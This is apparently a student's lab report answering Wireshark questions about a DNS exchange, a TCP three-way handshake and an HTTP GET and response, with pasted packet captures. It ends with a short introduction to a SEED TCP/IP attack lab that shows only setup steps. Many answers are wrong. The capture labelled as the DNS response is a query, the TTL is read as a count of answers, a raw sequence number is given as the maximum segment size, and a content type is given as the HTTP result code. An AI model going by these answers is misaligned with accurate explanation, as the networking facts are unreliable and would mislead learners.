
```
▾ Queries
  ▾ www.spotify.com: type A, class IN
      Name: www.spotify.com
      [Name Length: 15]
      [Label Count: 3]
      Type: A (Host Address) (1)
      Class: IN (0x0001)
```

}

- **NOW CONSIDER THE PACKET THAT CARRIES THE DNS RESPONSE TO THE ABOVE QUERY.**

  a. What should the Ethernet and IP addresses for this packet be? Verify that these addresses are as expected.

  ANS => {



```
▸ Frame 1830: 87 bytes on wire (696 bits), 87 bytes captured (696 bits) on interface eth0, id 0
▾ Ethernet II, Src: PcsCompu_22:46:4f (08:00:27:22:46:4f), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
  ▾ Destination: RealtekU_12:35:02 (52:54:00:12:35:02)
      Address: RealtekU_12:35:02 (52:54:00:12:35:02)
      .... ..1. .... .... .... .... = LG bit: Locally administered address (this is NOT the factory d…
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  ▾ Source: PcsCompu_22:46:4f (08:00:27:22:46:4f)
      Address: PcsCompu_22:46:4f (08:00:27:22:46:4f)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: IPv4 (0x0800)
▾ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 192.168.1.1
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 73
    Identification: 0xdd2b (56619)
  ▸ Flags: 0x40, Don't fragment
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 64
    Protocol: UDP (17)
    Header Checksum: 0x8fc0 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 10.0.2.15
    Destination Address: 192.168.1.1
▾ User Datagram Protocol, Src Port: 39861, Dst Port: 53
    Source Port: 39861
    Destination Port: 53
    Length: 53
    Checksum: 0xcdfe [unverified]
    [Checksum Status: Unverified]
    [Stream index: 2]
  ▸ [Timestamps]
    UDP payload (45 bytes)
▾ Domain Name System (query)
```

}

b. What is the size of the IP packet and UDP datagram that carry the response? Is it longer than the query?

ANS => {

The size of the IP is 121 while the UDP size is 101

YES.

}

c. Confirm that the transaction ID in the response message is correct.

ANS => {

Yes it's correct. 0x272c

}

d. How many answers are provided in the response message? Compare the answers and their time-to-live values.

ANS => {
There're 2 answers in the Response message and 64 answers in the time to live values.
}

………

4. TCP THREE-WAY HANDSHAKE

• Identify the frame that carries the first TCP segment in the three-way handshake that sets up the connection between the http client and server

a. What source Ethernet and IP addresses do you expect in this segment? What protocol and type fields do you expect in the first segment? Confirm that these addresses are as expected.

ANS => {
# don't understand question…
}

b. Explain the values in the destination Ethernet and IP addresses in the first segment? To what machine(s) do these addresses correspond?

ANS => {

Their are two value in the first segment. Which are the DESTINATION AND THE SOURCE.

Each of these have their own functions. As for the Destination, It however stores the address of the current machine.

While as the Source contains the MAC address of the senders machine.


Their INTERNET PROTOCOL, has some important values inside it. Like the Version which is the version of a device and also have the SOURCE which is the client's IP address which is being followed by the Destination.

}

c. Identify the ephemeral port number used by the client and confirm that the well-known port number is the correct value for HTTP.

ANS => {

For this application, The user is using port 3000, with the destination port of 33372
Below is a proof..




```
▸ Frame 21: 353 bytes on wire (2824 bits), 353 bytes captured (2824 bits) on interface eth0, id 0
▸ Ethernet II, Src: RealtekU_12:35:02 (52:54:00:12:35:02), Dst: PcsCompu_22:46:4f (08:00:27:22:46:4f
▸ Internet Protocol Version 4, Src: 192.168.1.43, Dst: 10.0.2.15
▾ Transmission Control Protocol, Src Port: 3000, Dst Port: 33372, Seq: 1, Ack: 433, Len: 299
    Source Port: 3000
    Destination Port: 33372
    [Stream index: 1]
    [Conversation completeness: Incomplete, DATA (15)]
    [TCP Segment Len: 299]
    Sequence Number: 1    (relative sequence number)
    Sequence Number (raw): 10752002
    [Next Sequence Number: 300    (relative sequence number)]
```

}

d. What is the length of the TCP segment?

ANS => {

My captured [TCP SEGMENT LEN: 299]



```
▸ Frame 21: 353 bytes on wire (2824 bits), 353 bytes captured (2824 bits) on interface eth0, id 0
▸ Ethernet II, Src: RealtekU_12:35:02 (52:54:00:12:35:02), Dst: PcsCompu_22:46:4f (08:00:27:22:46:4f
▸ Internet Protocol Version 4, Src: 192.168.1.43, Dst: 10.0.2.15
▾ Transmission Control Protocol, Src Port: 3000, Dst Port: 33372, Seq: 1, Ack: 433, Len: 299
    Source Port: 3000
    Destination Port: 33372
    [Stream index: 1]
    [Conversation completeness: Incomplete, DATA (15)]
    [TCP Segment Len: 299]
    Sequence Number: 1    (relative sequence number)
    Sequence Number (raw): 10752002
    [Next Sequence Number: 300    (relative sequence number)]
```

}

e. What is the initial sequence number for the segments from the client to the server? What is the initial window size? What is the maximum segment size?

f.

ANS => {

My initial Sequence is : 1. The initial window size is: 65535

}

g. Find the hex character that contains the SYN flag bit.

ANS => {
00 a4 10 02
}

- **Identify the frame that carries the second segment in the three-way handshake.**

// The Internet Protocol

a. How much time elapsed between the capture of the first and second segments?
ANS => {
0.001207709 seconds
}

b. Before examining the captured packets, specify the values for the following fields in this frame:
ANS => {
# we don't understand.
}


- **Source and destination addresses and type field in Ethernet frame.**

- Source and destination IP addresses and port numbers in IP packet.

ANS => {

The image below shows the source, destination, ipaddr, and ports

Below is an image for this task.



```
▸ Frame 18: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
▾ Ethernet II, Src: PcsCompu_22:46:4f (08:00:27:22:46:4f), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
  ▾ Destination: RealtekU_12:35:02 (52:54:00:12:35:02)
      Address: RealtekU_12:35:02 (52:54:00:12:35:02)
      .... ..1. .... .... .... .... = LG bit: Locally administered address (this is NOT the factory d…
      .... ...0 .... .... .... .... = IG bit: Individual
  ▾ Source: PcsCompu_22:46:4f (08:00:27:22:46:4f)
      Address: PcsCompu_22:46:4f (08:00:27:22:46:4f)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: IPv4 (0x0800)
▾ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 192.168.1.43
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▾ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
      0000 00.. = Differentiated Services Codepoint: Default (0)
      .... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)
    Total Length: 40
    Identification: 0x3951 (14673)
  ▾ Flags: 0x40, Don't fragment
      0... .... = Reserved bit: Not set
      .1.. .... = Don't fragment: Set
      ..0. .... = More fragments: Not set
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 64
    Protocol: TCP (6)
    Header Checksum: 0x339d [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 10.0.2.15
    Destination Address: 192.168.1.43
▾ Transmission Control Protocol, Sr                                     Ack: 1, Len: 0
    Source Port: 33372
    Destination Port: 3000
    [Stream index: 1]
    [Conversation completeness: Incomplete, DATA (15)]
    [TCP Segment Len: 0]
    Sequence Number: 1    (relative sequence number)
    Sequence Number (raw): 1973522779
    [Next Sequence Number: 1    (relative sequence number)]
```

}

- Acknowledgement number in TCP segment.

ANS => {

There are two type of Acknowledgement number

1. Acknowledgement Number: 1 (relative ack number)]
2. Acknowledgement number: (raw): 10752022

}

- Values of flag bits.

  ANS => {

  PSH, ACK

  }

- **Confirm that the frame contains the expected values.**

c. What is the length of the TCP segment?
ANS => {
0
}
d. What is the initial sequence number for the connection from the server to the client? What is the maximum segment size?
ANS => {

Initial: 1,
Maximum: 1973522779

}

- **Identify the frame that carries the last segment in the three-way handshake.**

a. How much time elapsed between the capture of the second and last segment? Compare to the elapsed time between the first and second segments and explain the difference.

ANS => {
0.001207709 seconds
Comparing… The time of both segment never passed or reached 1.000000
Differences: both never get the same number value.
}

b. Specify the following values in the TCP segment:
ANS => {
0
}

- Acknowledgement and sequence numbers.

ANS => {


Acknowledgement numbers: 10752002,

Sequence number: 1973522779

}

- Flag bits and window size.

ANS => {



```
▾ Flags: 0x010 (ACK)
    000. .... .... = Reserved: Not set
    ...0 .... .... = Nonce: Not set
    .... 0... .... = Congestion Window Reduced (CWR): Not set
    .... .0.. .... = ECN-Echo: Not set
    .... ..0. .... = Urgent: Not set
    .... ...1 .... = Acknowledgment: Set
    .... .... 0... = Push: Not set
    .... .... .0.. = Reset: Not set
    .... .... ..0. = Syn: Not set
    .... .... ...0 = Fin: Not set
    [TCP Flags: ·······A····]
  Window: 64240
  [Calculated window size: 64240]
  [Window size scaling factor: -2 (no window scaling used)]
```

}

....

5. HTTP GET.

- **Identify the frame that carries the HTTP "GET" message.**

  Ans => {

  The Hypertext Transfer protocol

  }

  a. Confirm that the sequence and acknowledgement values in the TCP header are as expected.

  ANS => {

  They're as expected.

  }

  b. Examine the flag bits in the TCP header. Can you explain why the two flag bits are set?

  ANS => {

  In TCP connection, flags are used to indicate a particular state of connection or to provide some

additional useful information like troubleshooting purposes or handle a control of a particular connection.
}

- **Now consider the content of the "GET" message.**
  a. Scroll down the third panel in the Ethereal window and compare the decoded text with the content of the HTTP message in the second window.

  ANS => {
  They look different.
  }

  b. Count the number of octets in the message and verify that this number is consistent with the length information in the TCP header.
  ANS => {
  They have the same length.
  }

  c. What is the next sequence number that is expected in the next segment from the server?

  ANS => {
  3715494105
  }

6. HTTP RESPONSE
   - How much time elapses between the capture of the GET message and the capture of the corresponding response message?
     ANS => {
     2372.896580283847 sec

}

- Determine whether the server responds with an HTTP response message or simply with a TCP ACK segment. Verify that the sequence number in the segment from the server is as expected.
  ANS => {
  Yes my server responds with HTTP, TCP and ACK
  }
- **Now consider the segment that contains the HTTP response message.**
  a. What is the length of the payload in the TCP segment?
     ANS => {
     338 BYTES
     }
  b. Examine whether any of the flags are set and explain why they are set.
     ANS => {
     flags are used to indicate a particular state of connection or to provide some additional useful information like troubleshooting purposes or handle a control of a particular connection.

     }
  c. What acknowledgment number is expected in the next segment from client?
     ANS => {
     1097408002
     }
- **Now consider the HTTP response message.**
  a. What is the result code in the response message?

ANS => {
text/html
}

b. Highlight the “data” section of the HTTP response message. Scroll down the Third pane in the Ethereal window and compare the decoded text with the contents of the web page that was displayed on your screen.

ANS => {
They are different.
}

PART 2 (MICHAEL LIN)

Welcome! This note explains the TCP and IP Attack lab. We're going to really explain everything in this lab. So let's hop in. Join me and let's hack some stuffs.

………

Let's begin with the lab setup. I believe you have SEED LAB installed on VM. If yes, Let's begin…


Before I start, please don't mind my choice of color. I like red color so much…

………

SETUP…


Remember you have to build you project first before you are able to use it…

Do that with this simple command **"dcbuild"**. Your project build up must look like what the image show below…

